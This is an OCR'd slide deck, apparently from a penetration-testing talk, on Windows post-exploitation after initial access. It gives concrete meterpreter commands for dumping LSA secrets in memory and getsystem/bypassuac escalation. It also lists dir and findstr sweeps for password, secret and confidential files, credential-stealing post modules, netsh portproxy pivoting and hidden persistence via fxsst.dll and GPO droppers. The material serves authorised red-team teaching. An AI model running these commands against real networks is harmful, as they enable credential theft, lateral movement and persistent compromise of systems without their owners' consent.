
```
[*] 6 sessions identified
[*] Finding the right buffersize...
[*]  is logged in from [redacted] and has been idle for 4290361 seconds
[*]  is logged in from [redacted] and has been idle for 4115991 seconds
[*] [redacted] is logged in from 10.15.23.34 and has been idle for 538546 seconds
[*] [redacted] is logged in from [redacted] and has been idle for 38426 seconds
[*] [redacted] is logged in from 10.64.5.157 and has been idle for 38426 seconds
[*] [redacted]$ is logged in from [redacted] and has been idle for 0 seconds
```

Creating Zombies

- RunAs
  - ShellExecute, CreateProcessWithLogon, LogonUser
- WCE + runhash32/64
  - user level psexec == zombie user & token

DEMO

- Run executable in memory



```
meterpreter > execute -H -i -c -m -f [redacted]/bins/lsasecretsdump.exe
Process 2400 created.
Channel 3 created.
LSASecretsDump v1.21
Copyright (c) 2006 - 2009 Nir Sofer
Web Site: http://www.nirsoft.net


$MACHINE.ACC
[redacted]


0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantAccount
[redacted]


0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantSID
[redacted]


aspnet_WP_PASSWORD
[redacted]


DPAPI_SYSTEM
[redacted]


G${ED8F4747-E13D-47bc-856B-5CEFE1A81A7F}
[redacted]
```


Remember, you don’t HAVE to do this phase…

PRIVILEGE ESCALATION

GOOD

- getsystem
- Post modules
  - Keyboard layout
  - Bypassuac
- Core Impact / Canvas ship with locals
  - Honestly a big lacking area for MSF ☹

getsystem has options, use them or loose shells



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Run a system diagnostic utility supplied by your hardware manufacturer.
In particular, run a memory check, and check for faulty or mismatched
memory. Try changing video adapters.

Disable or remove any newly installed hardware and drivers. Disable or
remove any newly installed software. If you need to use Safe Mode to
remove or disable components, restart your computer, press F8 to select
Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x0000007F (0x0000000F,0x01081743,0x00000000,0x00000000)



Collecting data for crash dump ...
Initializing disk for crash dump ...
```

BETTER?

- Explain DomainDrop

```
client.railgun.netapi32.NetUnjoinDomain(nil,nil,nil,nil)
```


BEST

- Just ask for it…
- Explain ‘Ask’ module

- Looking for the user that has the $stuff
- Tasklist
  - tasklist /V /S $IP /U $user /P $password

```
for /F "skip=3 delims=\ " %A in ('net view') do tasklist
/V /S %A /U $user /P $password
```

Just Ask



```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::88f4:9f4d:feec:8072%11
   IPv4 Address. . . . . . . . . . . : 172.16.195.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Su

Tunnel adapter Local Area Conn

   Media State . . . . . . . .
   Connection-specific DNS Su

Tunnel adapter isatap.{3FE736

   Media State . . . . . . . .
   Connection-specific DNS Su

C:\Users\LSO>
```

Do you want to allow the following program to make changes to this computer?

Program name: Windows Command Processor
Verified publisher: **Microsoft Windows**

BEST

- Just ask for it…
- Explain ‘Ask’ module

- Looking for the user that has the $stuff
- Tasklist
  - tasklist /V /S $IP /U $user /P $password


```
for /F "skip=3 delims=\ " %A in ('net view') do tasklist
/V /S %A /U $user /P $password
```

Locating the data that actually matters…

FINDING THE HOPE

Searching for Gold (Good)

- Dir /s “My Documents”
- Dir /s “Desktop”
- Dir /s *.pcf
- ListDrives



```
meterpreter > run listdrives
Drives Available = ["C", "K", "L", "M", "P", "R", "S", "X", "Z"]
meterpreter > cd Z:
meterpreter > ls
```

Searching for Gold (Good)

Searching for files

```
dir c:\*password* /s
dir c:\*competitor* /s
dir c:\*finance* /s
dir c:\*risk* /s
dir c:\*assessment* /s
dir c:\*.key* /s
dir c:\*.vsd /s
dir c:\*.pcf /s
dir c:\*.ica /s
dir c:\*.crt /s
dir c:\*.log /s
```

Search in files

```
findstr /I /N /S /P /C:password *
findstr /I /N /S /P /C:secret *
findstr /I /N /S /P /C:confidential *
findstr /I /N /S /P /C:account *
```

Powershell/WMIC to do it

Searching for Gold (Better)

- Dumplinks
- GetFirefoxCreds
- GetPidginCreds
- Outlook, IE, Chrome, RDP Password Extraction
  - Basically the whole ‘credentials’ post module section
- SharePoint
- Intranet.company.com

- Shouts to illwill, Kx499, thelightcosine

Searching for Gold (Best)

- OpenDLP
- Fiction’s Database Searcher
- Search in Meterpreter
  - Uses windows indexing i.e. outlook email
- Dir /s $share > filetosearchoffline.txt
  - Findstr too ☺
  - Do what works for you…click scripts rule

Kind dumb to stay on the initial point of entry…

PIVOTING


- Portforwarding
  - Meterpreter portfwd
  - Route
  - Sock4a module + meterpreter session
  - Pro VPN Pivot?
- Portproxy
  - Built into Windows
  - `netsh interface portproxy>add v4tov4 listenport=25 connectaddress=192.168.0.100 connectport=80 protocol=tcp`
- Legitimate Access via VPN, Term Server, Citrix, etc

One week isn’t showing impact of internal awareness…

PERSISTENCE

Microsoft has an app for that…


Autoruns



	Autorun Entry	Description	Publisher	Image Path
	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
☑	ConnectionCe...	Citrix online plug-in Connecti...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	MSC	Microsoft Security Client Us...	Microsoft Corporation	c:\program files\microsoft s...
☑	SunJavaUpdat...	Java(TM) Update Scheduler	Sun Microsystems, Inc.	c:\program files\common fil...
☑	VMware Tools	VMware Tools tray applicati...	VMware, Inc.	c:\program files\vmware\v...
☑	VMware User ...	VMware Tools Service	VMware, Inc.	c:\program files\vmware\v...
	HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components			
☑	Address Book 6	Outlook Express Setup Libr...	Microsoft Corporation	c:\program files\outlook ex...
☑	Microsoft Outlo...	Outlook Express Setup Libr...	Microsoft Corporation	c:\program files\outlook ex...
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run			
☑	Google Update	Google Installer	Google Inc.	c:\documents and settings\...
☑	Pando Media ...	Pando Media Booster		c:\program files\pando net...
	HKLM\SOFTWARE\Classes\Protocols\Filter			
☑	application/x-ica	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	application/x-ic...	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...
☑	ica	Citrix online plug-in ICAMime...	Citrix Systems, Inc.	c:\program files\citrix\ica cli...

These won’t show up there…

- Smartlocker -> lockout_recorder
  - http://blog.metasploit.com/2010/12/capturing-windows-logons-with.html
- Fxsst.dll
  - https://blog.mandiant.com/archives/1786
  - http://www.room362.com/blog/2011/6/27/fxsstdll-persistence-the-evil-fax-machine.html
- Explain gpo_dropper hbgary
  - http://www.hbgary.com/malware-using-local-group-policy
- Explain IPv6 Dropper
  - http://hak5.org/hack/ipv6-from-the-pentesters-perspective



User name:

Password:

[redacted] Citrix/AccessPlatform/auth/login.aspx

Welcome

Welcome to Product Partners Xen Web Interface

User name:

Password:

For technical support, email: helpdesk@productpartners.com

code on github soonish

https://github.com/mubix/Not-In-Pentesting-Class

Rob Fuller

mubix

Chris Gates

carnal0wnage